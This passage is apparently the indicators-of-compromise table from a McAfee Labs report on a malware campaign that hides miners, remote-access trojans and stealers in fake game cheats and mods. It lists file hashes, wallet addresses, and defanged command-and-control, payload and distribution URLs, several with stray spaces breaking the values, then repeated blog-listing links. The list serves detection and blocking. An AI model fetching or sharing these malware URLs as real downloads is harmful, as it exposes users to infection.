	1a60852904ff9c710cd754fa187ce58cb18c69 e35ea4962a8639953abe380f64	WinUpdateHelper.dll
	4ab63b5ccd60dfd66c7510d1b3bc1f45f0 c31c2d4c16b63b523d05ccac3fcb9d	WinUpdateHelper.dll
	1390e61a45dd81fa245a3078a3b305 e3c7cdeb5fa1e63d9daca22096b699f9e8	WinUpdateHelper.dll
	a0c3de95e5bf84cb616fe1ee1791e96ff57 53778b36201610e6730d025a6cb12	WinUpdateHelper.dll
	ea65298d8d8ce4b868511a1026f8657abcc 6b2e333854f4fc1bd498463b24084	WinUpdateHelper.dll
	6ea34fd213674f31a83c0eee2fb521303d2 a7c23e324bbdfa1a8edd7b6b6b6f1	WinUpdateHelper.dll
	7bec5e37777e6a2ca50e765b07e8cb 65e88f4822ab19d98c32f1c69444228e5c	WinUpdateHelper.dll
	64c96f0251363aaf35c3709c134aab52b9 81508b0ce9445e42774d151e43686b	WinUpdateHelper.dll
	393f6c6b307aecfe46acc603da812cc17f 0ebf24b66632660a2e533dfa4f463f	WinUpdateHelper.dll
	94077065d049e821803986316408b 82edad43fcd5a154f6807b4382eece705c3	WinUpdateHelper.dll

a206ff592aea155d2bb42231afc3f060 494ffa8f3de8f25aaf8881639c500b44	WinUpdateHelper.dll
cb2eebf27def80261eef6b80d898e06 f443294371463accd45ca24ce132fad98	WinUpdateHelper.dll
3fea0a031ffd78c8d08f6499c2bbc 6a9edac5dc88b9ba224921f8f142e5a9adb	WinUpdateHelper.dll
4fe5d461aaa752b94d016ca4e742e 02d30d3d4848a32787ce3564b5393017d77	WinUpdateHelper.dll
04399f9f3ef87d8dd15556628532a84 d63d628eaae0ed81166d6efbee428cdba	WinUpdateHelper.dll
dd37cd62fa18af798018a706f20a91a537f 0993f0254a0c84d64097c6480afb2	WinUpdateHelper.dll
1d85ffe28d065780c9327078941cb76 2915c69c69012303e45eee44c092f8046	WinUpdateHelper.dll
86e14dd0ab29ee0eab21874811b7e4 50d609feb606f77206627b62cccbd58afa	WinUpdateHelper.dll
17704d58fb9c4e68c54a56fa97cd32599 792d00da53691b8bdb58e49296b7feb	WinUpdateHelper.dll
491019e31af8f1489aea8d4c0f9816 813698def0301a2abb88e5248b37753d2b	WinUpdateHelper.dll
c0ab89c3d9c7b9a04df5169eb175d517 3c6de08a4ef3674cd6d7f9a925d63151	WinUpdateHelper.dll
df0ca0f15926964040bb43978f97faccc0 0bae5f6a00d8bd7d105d8c7d32efb1	WinUpdateHelper.dll
e40f2628b2981226b1afe16c1cf3796b94 82b2ac070adac999707fc09909327c	WinUpdateHelper.dll
f6093084196acded1179d3a1466908beb 966dceaba03e1dfeb02a2628fdb0423	WinUpdateHelper.dll
fcc512630ee95d3f4c31e3aabc75ad2e29 dfacb4d4bcce7a12abe9a516979dbd	WinUpdateHelper.dll
fe02d8d7a6b8f66624b238665d63094 a2bcd19c44a3f9c449788cadbb1b741a6	WinUpdateHelper.dll
1967f6f42710b43506a0784a28ca8785a f91b84dfa8629ec5be92be8eec564c6	WinUpdateHelper.dll
5280b0ecb6c7246db84a9b194f5c85cc3 03c028475900b558306fdd4e51f4fc3	WinUpdateHelper.dll

	ce06d83adb53c8b9d240202193ca4c04d0163994dad707aed0f0e67fdd2a42fe	WinUpdateHelper.dll
	13976bdc28d3b3ae88ed92cf49ff9e083b0ce5fd53e60680df00cd92bdfb33b	WinUpdateHelper.dll
	4135754b26dfac10cd19dcf6e03677b537244cf69fdce9c4138589e59449b443	WinUpdateHelper.dll
	7d69eca36c0f69b3007cbbf908f15545e95611acf4bad8b9e30e54687a6d33bb	WinUpdateHelper.dll
	085dc279b422d761729374b01eae1e22375ef9538a6c4bc7cc35e8a812450f93	WinUpdateHelper.dll
	99ff2045d1377db7342420160eb254b7b09cc4ce41a97b6bf0ec4d3f65d9ede6	WinUpdateHelper.dll
	396f397099a459f3adeba057788aa3d34882eea7d1665c828449f205a86dc80f	WinUpdateHelper.dll
	908d35e6afd90da2e7c71cf82c8a61b553410ca920e67dba1bae35c2b6b19bad	WinUpdateHelper.dll
	7029d68969814f1473e4e4a22abd4be85678a03bbe4c0f6194f3b7e421872ab3	WinUpdateHelper.dll
	d3ba17aa83748c539c75cee7eedb03a483f2e86af10b69da3f0c8e549f014ac3	WinUpdateHelper.dll
	d758820962ead89d5eaf7e45930a5eb6ab11d5508988087faf84d8d7524408f1	WinUpdateHelper.dll
	e863f45099f3dc057a5aee5990fabfb4e8ea8849cd5bc895092ff0a305a3f85d	WinUpdateHelper.dll
	0db26e9a1213d09521fc0dbfe15f807c9960f62bc1cf4071001f58f210c53e9c	WinUpdateHelper.dll
	94de957259c8e23f635989dd793cdfd058883834672b2c8ac0a3e80784fce819	WinUpdateHelper.dll
C2 URLs	hxxp://85[.]235[.]75[.]242/script[.]ps11	
	hxxp://41[.]216[.]188[.]184/downloads/loader[.]ps1	
	hxxp://46[.]151[.]182[.]238:6969/script	
	hxxps://mydofiles[.]com/script[.]ps1	
	hxxp://45[.]141[.]119[.]191/jjj[.]txt	
	hxxps://getthishasg[.]live/cz8wl3k[.]php?cnv_id=cee43wfhqb7b81&payout=1	

	hxxps://gocrazy[.]gg/script?id=fA9zQk2L0M'&tag=schtasks
	hxxps://dystoria[.]cc/mon
	hxxp://85[.]235[.]75[.]242/script[.]ps1
	hxxps://github[.]com/dextamoggan4-sudo/shineex/releases/download/python/script[.]ps1
	hxxp://45[.]141[.]119[.]191/gg[.]txt
	hxxps://codeberg[.]org/Yesdev123/load/raw/branch/main/testfile[.]txt
	hxxp://45[.]141[.]119[.]191/jjjj[.]tt
	hxxps://kenovn[.]net/script
	hxxps://1765000000[.]xyz/script?id=fA9zQk2L0M&tag=WinUpdateHelper
	hxxp://46[.]151[.]182[.]238:6969/srpt
	hxxp://46[.]151[.]182[.]238:6969/script
	hxxps://cutt[.]ly/ke0WRr70
	hxxps://cutt[.]ly/pe0WRidw
	hxxps://1770000000[.]xyz/script?id=fA9zQk2L0M&tag=WinUpdateHelper
	hxxp://150[.]241[.]64[.]28/panfish
Final Payload URLs	hxxps://github[.]com/gaescmo-ai/justin/releases/download/son/xmrig[.]exe
	hxxps://github[.]com/gaescmo-ai/justin/releases/download/son/ethminer[.]exe
	hxxp://41[.]216[.]188[.]184/downloads/windows-service[.]zip
	hxxp://46[.]151[.]182[.]238:6969/exe/rat[.]exe
	hxxp://46[.]151[.]182[.]238:6969/exe/miner[.]exe
	hxxp://46[.]151[.]182[.]238:6969/exe/titledetector[.]exe
	hxxps://github[.]com/jimbrock44/filezilla2025/raw/refs/heads/main/sc[.]msi
	hxxps://github[.]com/softwarelouv/software/raw/refs/heads/main/scvhosts[.]exe
	hxxps://github[.]com/softwarelouv/software/raw/refs/heads/main/cvtres[.]exe
	hxxp://109[.]120[.]177[.]217:8082/download
	hxxp://45[.]141[.]119[.]191/fontdrvhost[.]exe

	hxxps://codeberg[.]org/Yesdev123/load/raw/branch/main/source[.]jexe	
	hxxps://1765000000[.]xyz/download/xbhgjahddaa	
	hxxps://1765000000[.]xyz/download/ebhgjahddaa	
	hxxp://46[.]151[.]182[.]238:6969/autoexec	
	hxxp://62[.]113[.]112[.]203/adm[.]jexe	
	hxxps://evilmods[.]com/api/nothingtoseehere[.]jexe	
	hxxps://evilmods[.]com/api/nothingbeme[.]jexe	
	hxxps://evilmods[.]com/DependencyCore2	
	hxxps://evilmods[.]com/DependencyCore	
Unwanted Installers	CD1B15644BF0D7CBF270E8F21CEAE5E6	Dependecycore.zip
	7d18257b55588bccb52159d261f9cd7f	Dependecycore.zip
	A518FB6B9D2689737CE668675EEDE98F	iTop Easy Desktop
	E3BB21152BA90990E3CCBC1A05842F8B	Opera Installer
	A6BC4C6A58AC533D3DB5F96D24DDE0EF	Docs Helper Setup
	FA24733F5A6A6F44D0E65D7D98B84AA6	Windows Manager
	CDB67B1C54903F223F7DCCA14AEA67DF	eld4.exe
Final Payloads	e07a76cc4258c6b4b3f85451ea2174d5	xmrig.exe
	d32395a3a340e033e11bd89acddaa9cd	ethminer.exe
	14f1de874c78221e7b6889af7463de69	WindowsService.exe
	47c8731b2526613e1e3bc61a88680cd0	rat.exe
	fbac126407b5735583dac5ea7cf519b3	SalatStealer
	4dc93730ebe04a9b508a9f9dae74ae09	miner.exe
	90e10b510144719613b1017abe227b87	itledetector.exe
	8dadf8a4b77a340fcbb402789f9a07db	agent
	4c8e8e2fdc23bb7b24e6b410eb69fb4a	scvhosts.exe
	79ea41812bd3310e11fc95403504f048	sc.msi
	1b1bd2783d4e8d1c2d444ffa8689677b	cvtres.exe
	16b70d148b66c20c709b7eed70100a96	source.exe
	e2af5595c9a0b7feaa9291b405d4c991	XMRIG_Miner
	b133229ed0be8788c84a975656a7339c	CoinMiner
	754b581c7e3593446f0a06852031564a	MeshAgent
	a7400236ffab02ae5af5c9a0f61e7300	NiceHash Miner
	d7d34c0559b3f6ba70be089e4cc6172c	lolMiner

PowerShell Scripts	02a4d24d0cdaa6f9a3ecf4b71e3f2eec	
	2a153877acc9270406d676403e999490	
	77f491c1c50e224d0c61ed608445d8a9	
	c60a3307d21840d1e15ee78b07d3eb04	
	d17b85de54d0c438c092c1e889b8c63f	
	e35c04a7c31f8641757374404edea395	
	fa8b5b5a302c0e353f4983973cf4b37e	
	d2ad87a1fd1e8812c5ba4b259de4f885	
Wallet Address	46NgyMUVMf6Xzsao9XR C6BTjJpjUJFfA12F8BPmD	Monero (XMR) wallet address
	86Y7biz4gZdjCWsSXMUZo mtuUs8crujryAvhRFMyvzhb s6naMKucHFi	
	RJe6FfyoWDq6M4i3b17LxvjdT2fSNTLTYA	Ravencoin (RVN) wallet address
	ZEPHsCY4zbcHGgz2U8 PvkEjkWjopuPurPNv8nnSFn	Zephyr (ZEPH) wallet address
	M5MN8hBas8kBN4hooNKmc7uMRfU Qh4Fc9AHyGxL6NFARnc217m2vYgbKxf	
	bc1qyy0cv8snz7zqummg0yucd fzpxv2a5syu7xzsdq	Bitcoin (BTC) address
	bc1q7cpwxjatrtpa29u85tayvogs 67f6fxwyggm8kd	Bitcoin (BTC) address
	bc1qxhp6mn0h7k9r89w8amalqj n38t4j5yaa7t89rp	Bitcoin (BTC) address
	bc1qxnnkpnuyhdckmpx8fmkp73e3 8dfed93uhfh68l	Bitcoin (BTC) address
	bc1qrtztnqnjk9q4d5hupnla245c762 0ncj3tzp7h	Bitcoin (BTC) address
URL Distributing Malware	bc1q9a59scnfwkdlm6wlcu5w76zm2 uesjrjdy4fr8r	Bitcoin (BTC) address
	bc1q97yd574m9znar99fa0u799rvm 55tnjzkw9l33w	Bitcoin (BTC) address
	http://www[.]mydofiles[.]com/ MultiClicker[.]zip	
	http://www[.]mydofiles[.]com/ ProCheatsInstaller[.]zip	

[http://www\[.\]mydofiles\[.\]com/
RobloxCheatEngine\[.\]zip](http://www[.]mydofiles[.]com/RobloxCheatEngine[.]zip)

[http://www\[.\]mydofiles\[.\]com/
ST-Bot\[.\]zip](http://www[.]mydofiles[.]com/ST-Bot[.]zip)

[https://sourceforge\[.\]net/projects/
delta-executor-for-pc/files/latest/download](https://sourceforge[.]net/projects/delta-executor-for-pc/files/latest/download)

[https://ixpeering\[.\]dl\[.\]sourceforge\[.\]net/project/
delta-executor-for-pc/DeltaExecutor\[.\]zip?viasf=1](https://ixpeering[.]dl[.]sourceforge[.]net/project/delta-executor-for-pc/DeltaExecutor[.]zip?viasf=1)

[https://sourceforge\[.\]net/projects/
delta-executor-for-pc/files/DeltaExecutor\[.\]zip/download](https://sourceforge[.]net/projects/delta-executor-for-pc/files/DeltaExecutor[.]zip/download)

[https://cdn\[.\]discordapp\[.\]com/
attachments/1436383055471185961/
1454995091423887442/Keyser\[.\]zip?
ex=6953c606&is=69527486&hm=
e3ba56d122cc6b6228d787d29c6b5db31
709fd16be119fa8d3a09d92cb0291e4&](https://cdn[.]discordapp[.]com/attachments/1436383055471185961/1454995091423887442/Keyser[.]zip?ex=6953c606&is=69527486&hm=e3ba56d122cc6b6228d787d29c6b5db31709fd16be119fa8d3a09d92cb0291e4&)

[https://cdn\[.\]discordapp\[.\]com/attachments/
1436746541669945409/1454995359754358875/
Matcha\[.\]zip?ex=6953c646&is=695274c6&hm=
1bae58927d0bcd6a1971b604644035ad938c1d535
61f7d4e951fdf5454d52f8d&](https://cdn[.]discordapp[.]com/attachments/1436746541669945409/1454995359754358875/Matcha[.]zip?ex=6953c646&is=695274c6&hm=1bae58927d0bcd6a1971b604644035ad938c1d53561f7d4e951fdf5454d52f8d&)

[https://cdn\[.\]discordapp\[.\]com/
attachments/1437009916224209018/
1454995174328500318/CheatLoverz\[.\]zip?
ex=69531d5a&is=6951cbda&hm=
f1ac26bebf4394c43cbf21ed531f5dfdf7
d31f30853b126611c1a39b970b81bc&](https://cdn[.]discordapp[.]com/attachments/1437009916224209018/1454995174328500318/CheatLoverz[.]zip?ex=69531d5a&is=6951cbda&hm=f1ac26bebf4394c43cbf21ed531f5dfdf7d31f30853b126611c1a39b970b81bc&)

[https://cdn\[.\]discordapp\[.\]com/attachments/
1438966596222849134/1454995223171170386/
Complex\[.\]zip?ex=69531d65&is=6951cbe5&hm=
b66d9539c0d487fc63125982db773e42eee01dfc
4bc5a28dc1a7a773134a7bc6&](https://cdn[.]discordapp[.]com/attachments/1438966596222849134/1454995223171170386/Complex[.]zip?ex=69531d65&is=6951cbe5&hm=b66d9539c0d487fc63125982db773e42eee01dfc4bc5a28dc1a7a773134a7bc6&)

[https://cdn\[.\]discordapp\[.\]com/attachments/
1438966596222849134/1454995223171170386/
Complex\[.\]zip?ex=6953c625&is=695274a5&hm=
0d6ba0e247e275a9824a838969ee06452e188310
c434c5d852141bfad3eedff2&](https://cdn[.]discordapp[.]com/attachments/1438966596222849134/1454995223171170386/Complex[.]zip?ex=6953c625&is=695274a5&hm=0d6ba0e247e275a9824a838969ee06452e188310c434c5d852141bfad3eedff2&)

	https://cdndownloads[.]com/ download?clickid=277af8wcia4d4b	
	https://cdndownloads[.]com/ download?clickid=53ba0myoj8p617	
	https://download[.]fosshub[.]com/Protected/ expiretime=1735860643;badurl=aHR0cHM6L y93d3cuZm9zc2h1Yi5jb20vQnVsay1DcmFwLVV uaW5zdGFsbGVyLmh0bWw=/db8e43d66065d d656635ff00c50d96369d2fc4dddad18f52c5d00 05f868649b8/5b964d315dc7e865ea596350/67 3508bbeeeed04938b399f/BCUninstaller_5 [.]8[.]2_setup[.]exe	
	https://download[.]fosshub[.]com/ Protected/expiretime=1738877220; badurl=aHR0cHM6Ly93d3cuZm9z c2h1Yi5jb20vQnVsay1DcmFwLVVu aW5zdGFsbGVyLmh0bWw=/bd26 b0ced684ddb98f194568d7f05c819 71932a5bfb323ed73296940dd8ec74d/ 5b964d315dc7e865ea596350/673508bb eeeed04938b399f/BCUninstaller_5[.]8[.] 2_setup[.]exe	
Malicious ZIPs	001cdd8e978b8233a958cfb81b202 72a5d3a9c53ce2eb9dda28f0755f95f3e14	bluetoothCore.zip
	00226d16b97c2a2201ca806491f5a6df 3650a70c19e82b791740aaef7cf93e72	octet-stream
	00d70985e5e73cba934ffc7b886cea5df 2d9f04c72b80f1e653ae709910666da	FreeFireForPC.zip
	0165aa283b6dd66db66d5865907e75 3acc68b894fc8086bffe106ac3d550d0df	AIVoiceChanger.zip
	020b6449605713404d9ea6bd332df47 f815663f239b39c368208158b1411efb2	r6s-multi.zip
	04d3477a22a0693c3278c5a86f9c882 89a7ccc2565cb61f8a78c9b269666baff	EZFN.zip
	054d2da6e959466490cb0c3cdc2acb9 602e47ac56b977a3d365b4d1728eb2dd5	download

057121dd0ecbb242f7a26ec277249614 7ae2ec2ee03abd6e79a2bfb5a6ac60e9	demonCore.zip
063d5400db74f7e064141e3cb9bdc6e 71fec88956560de94c280cf59bbc65c78	Nihon-Executor.zip
3be99fb0b3bcaa125583bd1763537216 34c090233dd018e56cd3fa8ac89c3aee	Panther-Stealer.zip
07aa31bd8b220f79acd6b26accfb84ab 6b67f1e6b1baa57ad2f48c5db6771ec5	DeltaExecutor.zip
1097bc1ed1dd2e46f65fe16f18f431a1539 cf73f97599aec2b81d1ad07f2e485	gta-5-online-mod-menu.zip
112c08db627e759a499ab96e7964425f7 21fda8b56029e15ab27c762bf1d91cc	DeltaExecutor.zip
113c38d3c1b6d6a87bc99dcfda4020245 47ecdbdc1d7577a4c0cb3a88569582a	Fortnite-External.zip
116760f2d7d0b138a2d62683bc08d4620 87dbd278e491177ae9c978e1fddb1a0	roblox-multi.zip
11b129c8373b6621343dbfe837e21c016f6 fe1f9bdbb2a40283c15cc046fd0ba	Matcha.rar
1217e31084df1dbe3fb37cd2b0c65bc70ec2 0278ab11471f0adafe845ed482d9	roblox-counter-blox-multi.zip
12e5890426baa26062077ec41d407ddfd 8df88480cce6308c0b4064530e767f	AIAutoClicker.zip
1366f9bf45a11fed9ec6a2f40a571f273661523 3567c3d91bb1b09916bf5068c	demonCore.zip
140c985db532c9085b2de4adcc885a67199dac2 c36a465afd7a2655b4f797b17	TheExecutor.zip
14df8e6e7aadab0866e1a7b17adb247014343f5e31 43249e78a6846051b1e620	AIVoiceChanger.zip
152914827e68584725b0890a46d62e45122789 d1341e50f134b586aa7e139d3c	TemuForPC.zip
179e55bb20de0def4f9a5272397a11b7 cb5b4c55a24539da22720f64738a95eb	AutoClicker.zip
17e0302f15475a90e807550ea4abe57f e75a3630fbcc6d9b8feec4c645b7c31b	Roblox-Injector.zip
17eff164be5859f8ed5b4c4d9969f9384 523f4ac9a8bd1b6e73ee2ea7d1761e2	1vqckj.zip

188148aae3bdf973ba88b387db68feae da58daf3a70477766ac34f3b125651a9	Roblox-MMap-Injector.zip
19c6d61936af8a650eebe50b7a21260 cbc365cb09e27b9104a095eda3dbc85a9	release-delta-executor.zip
1aa12327f111d30f0a973070e2a941322b0 7710b9c90c02b0c5c0eda26c902cc	DeltaExecutor.zip
1baea27d6148bf630d85c28b24d5aa91 14ad32800d10f2977acecd7845275ecf	Osiris.zip
1cdd70b8b8aac60584f17b9396c5f8086 105c92e630fcb81649d395c461c71f9	TLifeForPC.zip
1db8d6d66ab97ed3e1415a02b356a05d8 ec846d69e5fa533f443b8d5d29949ef	ProExt.zip
206265f971c6b6bea2b74ceef0ec1417e79 54d2cb83261ffa1b63f82964e5792	Lo4f-Malware.zip
347601eae5851ef7a6cf5a6b7f93ae6078 969bafd191f6a8812a20fa6bf43996	pubg-cheat.zip
35aa1d44c71bdac70faa11b51fc29c13348e 99cf981faa7119861df3ab7e50ba	Complex.zip
36b339f53a8bf65b030bedf5ad3bfde04eb dad3b150ec75ebb77f4a4b3c0cdd7	HWIDSpoofer.zip
37aead580cea7b82a1e76cb642a9269b9a d1dcdb60f36660e59ee5f8e00cc7b8	AIVoiceChanger.zip
42b0ba7953a014a56a27c07cb8c97c0109 a1b38b78f34f230ea356f9403007ee	sony-playstation-vita-emulator.zip
3a02d75900ba42443c40667182711584b 83844911fdf212747b1e087269d3632	FortniteDev.zip
3dafa158ccb63f989aaab41541ea9c02d2cf1a 2b5f50c5a7b98abc1bcadd73f1	r6-multi.zip

McAfee Labs is one of the leading sources for threat research, threat intelligence, and cybersecurity thought leadership. See our blog posts below for more information.



[My Instagram Has Been Hacked – What Do I Do Now?](#)

Instagram hacks don't always start with a dramatic "you've been locked out" moment. More often, it starts with something...

Feb 24, 2026 | 6 MIN READ



[This Week in Scams: AI Search Traps, a Fintech Breach, and a \\$12M Louvre Hustle](#)

This week in scams, we're talking AI-powered search scams, a major fintech data breach, and an unexpected ticket fraud scheme that allegedly cost the...


Feb 20, 2026 | 5 MIN READ



[YouTube Channel Hacked? Restore Owner Access and Stop Live-Stream Scams](#)

What to do if you think your YouTube account has been compromised or hacked. The immediate steps to protect your...

Feb 19, 2026 | 6 MIN READ



[Reddit Hacked? How to Regain Access and What to Change Immediately](#)

If your Reddit account was hacked, act fast. Learn how to recover access, remove suspicious apps, secure your email, and...

Feb 17, 2026 | 6 MIN READ

[New Research: Hackers Are Using AI-Written Code to Spread Malware](#)

McAfee Labs has uncovered a widespread malware campaign hiding inside fake downloads for things like game mods,...


Mar 18, 2026 | 9 MIN READ



[1 in 3 Has Experienced a Betting Scam. What March Madness Fans Should Know](#)

New research finds 1 in 3 Americans have experienced a betting scam. Learn the most common March Madness betting scams...

Mar 17, 2026 | 8 MIN READ



[McAfee Wins 3 Major AV-TEST Awards for 2025 Security Performance](#)

McAfee Total Protection wins three AV-TEST Best Awards for 2025, including Best Performance and Best Advanced Protection, recognizing strong protection...

Mar 16, 2026 | 5 MIN READ



[This Week in Scams: Pokémon Card Cons, Email Extortion, and a Viral AI Wedding Photo](#)

Pokémon card scams, threatening email extortion, and a viral AI-generated celebrity wedding photo. Here's what these stories reveal about today's...

Mar 13, 2026 | 5 MIN READ



[Using an AI like ChatGPT to File Your Taxes? Stop and Read This First](#)

Thinking about using ChatGPT or AI to file your taxes? Learn why entering sensitive tax information into chatbots could put...



[Tax Scams Hit Nearly 1 in 4 Adults. Spot the Red Flags](#)

New McAfee research shows tax scams are getting more realistic, and only 29% feel very confident spotting them. Learn the red flags and what...

Mar 03, 2026 | 11 MIN READ



[This Week in Scams: Conduent Data Breach and AI Olsen Twins](#)

More than 25 million affected in a major data breach, plus a viral AI image and new scam tactics—what to...

Feb 27, 2026 | 5 MIN READ



[X \(Twitter\) Account Hacked: What to Do Right Now](#)

Worried your X (Twitter) account has been hacked or compromised? Here's how to regain control of your account and protect...

Feb 26, 2026 | 6 MIN READ



[My Instagram Has Been Hacked – What Do I Do Now?](#)

Instagram hacks don't always start with a dramatic "you've been locked out" moment. More often, it starts with something...

Feb 24, 2026 | 6 MIN READ



[This Week in Scams: AI Search Traps, a Fintech Breach, and a \\$12M Louvre Hustle](#)

This week in scams, we're talking AI-powered search scams, a major fintech data breach, and an unexpected ticket fraud scheme that allegedly cost the...


Feb 20, 2026 | 5 MIN READ



[YouTube Channel Hacked? Restore Owner Access and Stop Live-Stream Scams](#)

What to do if you think your YouTube account has been compromised or hacked. The immediate steps to protect your...

Feb 19, 2026 | 6 MIN READ



[Reddit Hacked? How to Regain Access and What to Change Immediately](#)

If your Reddit account was hacked, act fast. Learn how to recover access, remove suspicious apps, secure your email, and...

Feb 17, 2026 | 6 MIN READ

[New Research: Hackers Are Using AI-Written Code to Spread Malware](#)

McAfee Labs has uncovered a widespread malware campaign hiding inside fake downloads for things like game mods,...


Mar 18, 2026 | 9 MIN READ



[1 in 3 Has Experienced a Betting Scam. What March Madness Fans Should Know](#)

New research finds 1 in 3 Americans have experienced a betting scam. Learn the most common March Madness betting scams...

Mar 17, 2026 | 8 MIN READ



[McAfee Wins 3 Major AV-TEST Awards for 2025 Security Performance](#)

McAfee Total Protection wins three AV-TEST Best Awards for 2025, including Best Performance and Best Advanced Protection, recognizing strong protection...

Mar 16, 2026 | 5 MIN READ



[This Week in Scams: Pokémon Card Cons, Email Extortion, and a Viral AI Wedding Photo](#)

Pokémon card scams, threatening email extortion, and a viral AI-generated celebrity wedding photo. Here's what these stories reveal about today's...

Mar 13, 2026 | 5 MIN READ



[Using an AI like ChatGPT to File Your Taxes? Stop and Read This First](#)

Thinking about using ChatGPT or AI to file your taxes? Learn why entering sensitive tax information into chatbots could put...



[Tax Scams Hit Nearly 1 in 4 Adults. Spot the Red Flags](#)

New McAfee research shows tax scams are getting more realistic, and only 29% feel very confident spotting them. Learn the red flags and what...

Mar 03, 2026 | 11 MIN READ



[This Week in Scams: Conduent Data Breach and AI Olsen Twins](#)

More than 25 million affected in a major data breach, plus a viral AI image and new scam tactics—what to...

Feb 27, 2026 | 5 MIN READ



[X \(Twitter\) Account Hacked: What to Do Right Now](#)

Worried your X (Twitter) account has been hacked or compromised? Here's how to regain control of your account and protect...

Feb 26, 2026 | 6 MIN READ



[My Instagram Has Been Hacked – What Do I Do Now?](#)

Instagram hacks don't always start with a dramatic "you've been locked out" moment. More often, it starts with something...

Feb 24, 2026 | 6 MIN READ



[This Week in Scams: AI Search Traps, a Fintech Breach, and a \\$12M Louvre Hustle](#)

This week in scams, we're talking AI-powered search scams, a major fintech data breach, and an unexpected ticket fraud scheme that allegedly cost the...


Feb 20, 2026 | 5 MIN READ



[YouTube Channel Hacked? Restore Owner Access and Stop Live-Stream Scams](#)

What to do if you think your YouTube account has been compromised or hacked. The immediate steps to protect your...

Feb 19, 2026 | 6 MIN READ



[Reddit Hacked? How to Regain Access and What to Change Immediately](#)

If your Reddit account was hacked, act fast. Learn how to recover access, remove suspicious apps, secure your email, and...

Feb 17, 2026 | 6 MIN READ